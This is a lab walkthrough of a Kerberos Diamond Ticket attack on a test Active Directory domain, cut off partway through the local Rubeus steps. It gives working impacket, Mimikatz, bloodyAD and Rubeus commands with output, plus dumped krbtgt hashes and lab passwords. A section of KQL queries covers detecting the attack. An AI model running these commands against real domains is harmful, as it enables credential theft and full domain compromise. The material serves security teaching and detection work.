Diamond Ticket Attack


Diamond Ticket Attack: Remote Execution (Kali Linux)

Environment Overview:

- **Target Domain:** `lab.local`
- **Target Domain Controller (DC01):** `192.168.56.10` (Terminal-based, no GUI)
- **Attacker Machine:** Kali Linux
- **Compromised Admin Account:** `flame`
- **Standard User (Impersonated):** `panther`

Step 1: Lab Setup & Prerequisite Accounts

To simulate this attack, we first require a highly privileged account (to extract domain secrets) and a standard user account (to elevate via the forged ticket).



Execution Details:
From a domain-joined Windows workstation with administrative rights, we created two users:

- `flame`: Added to the "Domain Admins" group. This represents an account the attacker has already compromised.

- `panther`: A standard domain user. This is the account we will forge the ticket for, giving it unauthorized elevated privileges.

Step 2: Extracting the KRBTGT Account Hash

To forge or modify a TGT, we need the cryptographic keys of the `krbtgt` account. Since we have compromised the `flame` account (Domain Admin), we can perform a DCSync attack remotely from Kali Linux to extract these secrets.

```
┌──(root㉿ kali)-[/home/.../Downloads/ADProject/Method6/diamond attack]
└─# impacket-secretsdump lab.local/flame:Password@1@192.168.56.10 -just-dc-user krbtgt
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:3c6baa7af15449f981593f8efc83df5d:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:9a250e5a1d87a569b0d377e11f2a0581b1f9118004b602c5ab8150d3ed960f52
krbtgt:aes128-cts-hmac-sha1-96:b407cff265b9265fc8a11645748c4953
krbtgt:des-cbc-md5:4f49b6852f5145c8
[*] Cleaning up...
```

Execution Details:
Using Impacket's `secretsdump.py`, we targeted the Domain Controller to dump the `krbtgt` account credentials:
`impacket-secretsdump lab.local/flame:Password@1@192.168.56.10 -just-dc-user krbtgt`

- **Extracted NTLM Hash:** `3c6baa7af15449f981593f8efc83df5d`
- **Extracted AES-256 Key:** `9a250e5a1d87a569b0d377e11f2a0581b1f9118004b602c5ab8150d3ed960f52` *(Note: AES-256 is the preferred key for ticket creation to avoid triggering legacy RC4 encryption alerts in modern Active Directory environments).*

Step 3: Enumerating the Domain SID

The Privilege Attribute Certificate (PAC) inside the Kerberos ticket requires the Domain Security Identifier (SID) to accurately map the user's group memberships.

```
┌──(root㉿ kali)-[/home/.../Downloads/ADProject/Method6/diamond attack]
└─# impacket-lookupsid lab.local/flame:'Password@1'@192.168.56.10
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Brute forcing SIDs at 192.168.56.10
[*] StringBinding ncacn_np:192.168.56.10[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-2216088209-294889007-2916038325
498: Lab\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: Lab\Administrator (SidTypeUser)
501: Lab\Guest (SidTypeUser)
502: Lab\krbtgt (SidTypeUser)
512: Lab\Domain Admins (SidTypeGroup)
513: Lab\Domain Users (SidTypeGroup)
514: Lab\Domain Guests (SidTypeGroup)
515: Lab\Domain Computers (SidTypeGroup)
516: Lab\Domain Controllers (SidTypeGroup)
517: Lab\Cert Publishers (SidTypeAlias)
518: Lab\Schema Admins (SidTypeGroup)
519: Lab\Enterprise Admins (SidTypeGroup)
520: Lab\Group Policy Creator Owners (SidTypeGroup)
521: Lab\Read-only Domain Controllers (SidTypeGroup)
522: Lab\Cloneable Domain Controllers (SidTypeGroup)
525: Lab\Protected Users (SidTypeGroup)
526: Lab\Key Admins (SidTypeGroup)
527: Lab\Enterprise Key Admins (SidTypeGroup)
553: Lab\RAS and IAS Servers (SidTypeAlias)
571: Lab\Allowed RODC Password Replication Group (SidTypeAlias)
572: Lab\Denied RODC Password Replication Group (SidTypeAlias)
```

Execution Details:
We used Impacket's `lookupsid.py` to authenticate via the `flame` account and extract the domain's root SID:
`impacket-lookupsid lab.local/flame:'Password@1'@192.168.56.10`

- **Target Domain SID:** `S-1-5-21-2216088209-294889007-2916038325`

Step 4: Forging the Diamond Ticket

With the cryptographic keys and the Domain SID acquired, we can now execute the core of the Diamond Ticket attack. We will request a valid TGT for the standard user `panther`, decrypt it, modify the PAC to include Domain Admin privileges, and re-encrypt it using the `krbtgt` AES key.

```
┌──(root㉿ kali)-[/home/.../Downloads/ADProject/Method6/diamond attack]
└─# impacket-ticketer -request -domain 'lab.local' -user 'panther' -password 'Passwo
rd@1' -nthash '3c6baa7af15449f981593f8efc83df5d' -aesKey '9a250e5a1d87a569b0d377e11f
2a0581b1f9118004b602c5ab8150d3ed960f52' -domain-sid 'S-1-5-21-2216088209-294889007-2
916038325' panther
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting TGT to target domain to use as basis
[*] Customizing ticket for lab.local/panther
[*]    PAC_LOGON_INFO
[*]    PAC_CLIENT_INFO_TYPE
[*]    EncTicketPart
[*]    EncAsRepPart
[*] Signing/Encrypting final ticket
[*]    PAC_SERVER_CHECKSUM
[*]    PAC_PRIVSVR_CHECKSUM
[*]    EncTicketPart
[*]    EncASRepPart
[*] Saving ticket in panther.ccache

┌──(root㉿ kali)-[/home/.../Downloads/ADProject/Method6/diamond attack]
└─# export KRB5CCNAME=panther.ccache
```

Execution Details:

Using Impacket's `ticketer.py`, we generated the forged ticket:

```
impacket-ticketer -request -domain 'lab.local' -user 'panther' -password 'Password@1' -nthash '3c6baa7af15449f981593f8efc83df5d' -aesKey '9a250e5a1d87a569b0d377e11f2a0581b1f9118004b602c5ab8150d3ed960f52' -domain-sid 'S-1-5-21-2216088209-294889007-2916038325' panther
```

Once the ticket (`panther.ccache`) was saved locally on the Kali machine, we exported it into our current session's environment variables so that subsequent tools would authenticate using the ticket rather than a password:

```
export KRB5CCNAME=panther.ccache
```

Step 5: Pass-the-Ticket (PtT) & Remote Access

The final step is to leverage the forged ticket in memory to access the terminal-based Domain Controller (DC01) as the highly privileged `panther` user.

```
┌──(root㉿ kali)-[/home/.../Downloads/ADProject/Method6/diamond attack]
└─# impacket-psexec -k -no-pass lab.local/panther@dc01.lab.local -dc-ip 192.168.56.10
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on dc01.lab.local.....
[*] Found writable share ADMIN$
[*] Uploading file xyiQllBz.exe
[*] Opening SVCManager on dc01.lab.local.....
[*] Creating service ddgS on dc01.lab.local.....
[*] Starting service ddgS.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32> dir
 Volume in drive C has no label.
 Volume Serial Number is 96A5-95EB

 Directory of C:\Windows\system32

02/22/2026  11:09 PM    <DIR>          .
02/22/2026  11:09 PM    <DIR>          ..
09/15/2018  02:36 PM    <DIR>          0409
09/15/2018  12:39 PM         2,151 12520437.cpx
09/15/2018  12:39 PM         2,233 12520850.cpx
11/06/2022  12:26 AM       394,752 AcLayers.dll
09/15/2018  12:39 PM     5,384,704 aclui.dll
```

Execution Details:
We utilized Impacket's `psexec.py` to establish a remote shell on the DC:
`impacket-psexec -k -no-pass lab.local/panther@dc01.lab.local -dc-ip 192.168.56.10`

- `k`: Instructs the tool to use Kerberos authentication (pulling from our `KRB5CCNAME` variable).
- `no-pass`: Ensures it doesn't prompt for a password.

The output confirms a successful connection, dropping us into a `C:\Windows\system32>` system shell on the Domain Controller. The subsequent `dir` command validates our full administrative access over the remote file system.


Remote Detection (Azure Sentinel / Defender)

Target Environment: Azure Log Analytics / Advanced Hunting
Relevant Logs: `WindowsSecurityEvents`, `Sysmon` **Key Focus:** DCSync Replication, Kerberos Ticket Anomalies, and Registry Modifications via Service Creation.

The remote execution phase generates distinct telemetry on the Domain Controller, primarily driven by the initial DCSync request, the anomalous Kerberos ticket requests from the Kali machine, and the noisy service creation behavior of Impacket's `psexec.py`.

1. Detecting the DCSync Attack (`secretsdump.py`)

The attack initiates with the compromised `flame` account extracting the `krbtgt` account hash from the Kali Linux machine. Because the attacker relies on the Directory Replication Service (DRS) Remote Protocol to pull these hashes, the Domain Controller logs this as a directory replication request.



Telemetry Source: `WindowsSecurityEvents` (Event ID 4662)

Execution Details:
We use a targeted KQL query to hunt for the specific GUID associated with directory replication:


Code snippet

```
WindowsSecurityEvents
| where EventID == 4662
| where RenderedDescription contains "1131f6aa-9c07-11d1-f79f-00c04fc2dcd2"
```


- **Analysis:** The GUID `1131f6aa-9c07-11d1-f79f-00c04fc2dcd2` corresponds explicitly to the "DS-Replication-Get-Changes-All" extended right. The screenshot clearly highlights the `flame` account performing this action. Since legitimate directory replication should only originate from Domain Controller computer accounts (e.g., `DC01$`), seeing a standard user or Domain Admin user account perform this action is a high-fidelity alert for a DCSync attack.

2. Detecting Forged Ticket Usage & Kerberos Anomalies

Once the Diamond Ticket is crafted offline on the Kali machine, it is injected into the session and used to request a Service Ticket (TGS) to access the Domain Controller.



Telemetry Source: `WindowsSecurityEvents` (Event IDs 4769, 4624)




Execution Details:

First, we look for the initial Service Ticket Request:

Code snippet

```
WindowsSecurityEvents
| where EventID == 4769
```



- **Analysis :** Event ID 4769 logs the Kerberos Service Ticket request. The logs display the `panther@LAB.LOCAL` account requesting access. In a live hunting scenario, correlating this request with the lack of a preceding valid TGT request (Event ID 4768) from the same IP is a strong indicator of an injected/forged ticket.

Next, we validate the successful logon session:

Code snippet


```
WindowsSecurityEvents
| where EventID == 4624
| where RenderedDescription contains "kerberos"
```

- **Analysis (Images 8 & 9):** Event ID 4624 (Successful Logon) confirms that the forged ticket was accepted. Image 9 specifically highlights the `Kerberos Authentication Package` being used and captures the source IP address `192.168.56.25` (the Kali Linux machine). A network logon (Logon Type 3) using

Kerberos from a non-Windows, non-domain IP address securely flags the external attacker infrastructure.

3. Detecting Lateral Movement / Remote Execution (`psexec.py`)

To establish the remote interactive shell, Impacket's `psexec.py` communicates with the Service Control Manager on the DC, uploading a binary and creating a temporary service to execute it as `SYSTEM`. This heavily modifies the system registry.




Telemetry Source: `Sysmon` (Event IDs 12, 13)

Execution Details:
We pivot to Sysmon to monitor registry object additions and modifications related to service creation:

Code snippet

```
Sysmon
| where EventID in (12, 13)
| where RenderedDescription contains "CurrentControlSet"
```



- **Analysis:** When a new service is registered via Impacket, a corresponding registry key is created under `HKLM\System\CurrentControlSet\Services\`. Image 7 displays Sysmon Event ID 12 capturing the deletion or modification of registry values, while Image 10 shows the broader query capturing the registry changes. By filtering for randomized service names or unusual paths tied to the `ImagePath` key under `CurrentControlSet\Services`, defenders can easily spot Impacket's temporary service generation.

Diamond Ticket Attack: Local Execution (Windows Workstation)

Environment Overview:

- **Target Domain:** `lab.local`
- **Target Domain Controller (DC01):** `192.168.56.10`
- **Compromised Workstation User:** `naruto_hokage`
- **Standard User (Impersonated):** `panther`
- **Tools Used:** bloodyAD (Prep), Mimikatz, Rubeus

Step 1: Granting DCSync Privileges

Before we can extract the `krbtgt` hash locally from the Windows workstation, the compromised user (`naruto_hokage`) needs the appropriate privileges to replicate directory changes.

```
┌──(root㉿ kali)-[/home/kali/Desktop]
└─# bloodyAD -d lab.local -u naruto_uzumaki07 -p 'Konoha@123' --host 192.168.56.10 add dcsync 'naruto_hok
age'
[+] naruto_hokage is now able to DCSync
```

Execution Details:
Using `bloodyAD` from a remote machine (or another compromised context), we grant the `naruto_hokage` account DCSync rights against the domain.
`bloodyAD -d lab.local -u naruto_uzumaki07 -p 'Konoha@123' --host 192.168.56.10 add dcsync 'naruto_hokage'`
This preparatory step ensures that when we pivot to the Windows workstation, `naruto_hokage` has the authorization to pull the `krbtgt` keys directly from the DC.

Step 2: Extracting the KRBTGT Hash via Mimikatz

With DCSync privileges granted, we can use Mimikatz on the compromised Windows workstation to dump the `krbtgt` credentials.

```
PS C:\Users\naruto_hokage\Downloads> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::dcsync /domain:lab.local /user:krbtgt
[DC] 'lab.local' will be the domain
[DC] 'DC01.lab.local' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 2/5/2026 2:37:12 AM
Object Security ID   : S-1-5-21-2216088209-294889007-2916038325-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 3c6baa7af15449f981593f8efc83df5d
    ntlm- 0: 3c6baa7af15449f981593f8efc83df5d
    lm  - 0: fbb50c2bf552f3df25ebf242918f1660

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 578e412d74d8ac7e4ab80702e7571b97

* Primary:Kerberos-Newer-Keys *
    Default Salt : LAB.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 9a250e5a1d87a569b0d377e11f2a0581b1f9118004b602c5ab8150d3ed960f52
      aes128_hmac       (4096) : b407cff265b9265fc8a11645748c4953
      des_cbc_md5       (4096) : 4f49b6852f5145c8

* Primary:Kerberos *
    Default Salt : LAB.LOCALkrbtgt
    Credentials
```

```
* Packages *
    NTLM-Strong-NTOWF

* Primary:WDigest *
    01  a693fcf9a5954c97ad350000742bfb41
    02  f7896a3e653212f50eed128d93b8695e
    03  55f19c6b259eac265b1d043d2977b6c7
    04  a693fcf9a5954c97ad350000742bfb41
    05  f7896a3e653212f50eed128d93b8695e
    06  0a805d8fffd58e7d97e8d4ee444895d0
    07  a693fcf9a5954c97ad350000742bfb41
    08  1c1929e2434a3650c0ccacac64ab7dff
    09  1c1929e2434a3650c0ccacac64ab7dff
    10  0e591393f07d73f5f8e2473cf8dfc064
    11  48225c0dea164e1ad2b4b327db7b390e
    12  1c1929e2434a3650c0ccacac64ab7dff
    13  bcb1b4579c1729ec63e71ba145755ae7
    14  48225c0dea164e1ad2b4b327db7b390e
    15  2cd63d7b2312ef5efedc9e65736e10b0
    16  2cd63d7b2312ef5efedc9e65736e10b0
    17  3f61835602ec2c43905044488263e9b0
    18  e0433df3af130f30b7566bc762348347
    19  23b19cbdb6f77fbfaa894c4be7ffe333
    20  8957a50356e42b6f0c420e8af737c4c4
    21  e334a3eda871d4a900cb861618390725
    22  e334a3eda871d4a900cb861618390725
    23  3e455b5c4fa1616171bcd6b436c6c855
    24  fb4b6a666175e73e71e0a9f77331d8f9
    25  fb4b6a666175e73e71e0a9f77331d8f9
    26  47005bba00ecade29236a5d91b40333c
    27  8d947b11758774fb338edfc9c7c401ad
    28  abc9535d2acc2f582121af279c63b341
    29  43eab180151fe408870d47542b3a40ac


mimikatz # exit
Bye!
```

Execution Details:
We execute Mimikatz, escalate to debug privileges, and perform the DCSync attack:

1. `privilege::debug`
2. `lsadump::dcsync /domain:lab.local /user:krbtgt`

This successfully dumps the account secrets. From the output in Image 2, we extract the critical **AES-256 Key**: `9a250e5a1d87a569b0d377e11f2a0581b1f9118004b602c5ab8150d3ed960f52`. (Image 3 simply shows the remainder of the credential dump).

Step 3: Forging the Diamond Ticket (TGT) with Rubeus

Now that we have the `krbtgt` AES key, we use Rubeus to perform the actual Diamond Ticket attack. Rubeus will request a valid TGT for the standard user (`panther`), decrypt it, modify the PAC to elevate privileges, and re-encrypt it.

```
PS C:\Users\naruto_hokage\Downloads> .\Rubeus.exe diamond /krbkey:9a250e5a1d87a569b0d377e11f2a0581b1f9118004b602c5ab8150d3ed960f52 /user:panthe
r /password:Password@1 /enctype:aes /domain:lab.local /dc:dc01.lab.local /ticketuser:panther /ptt /nowrap

  _____       _
  (_____ \     | |
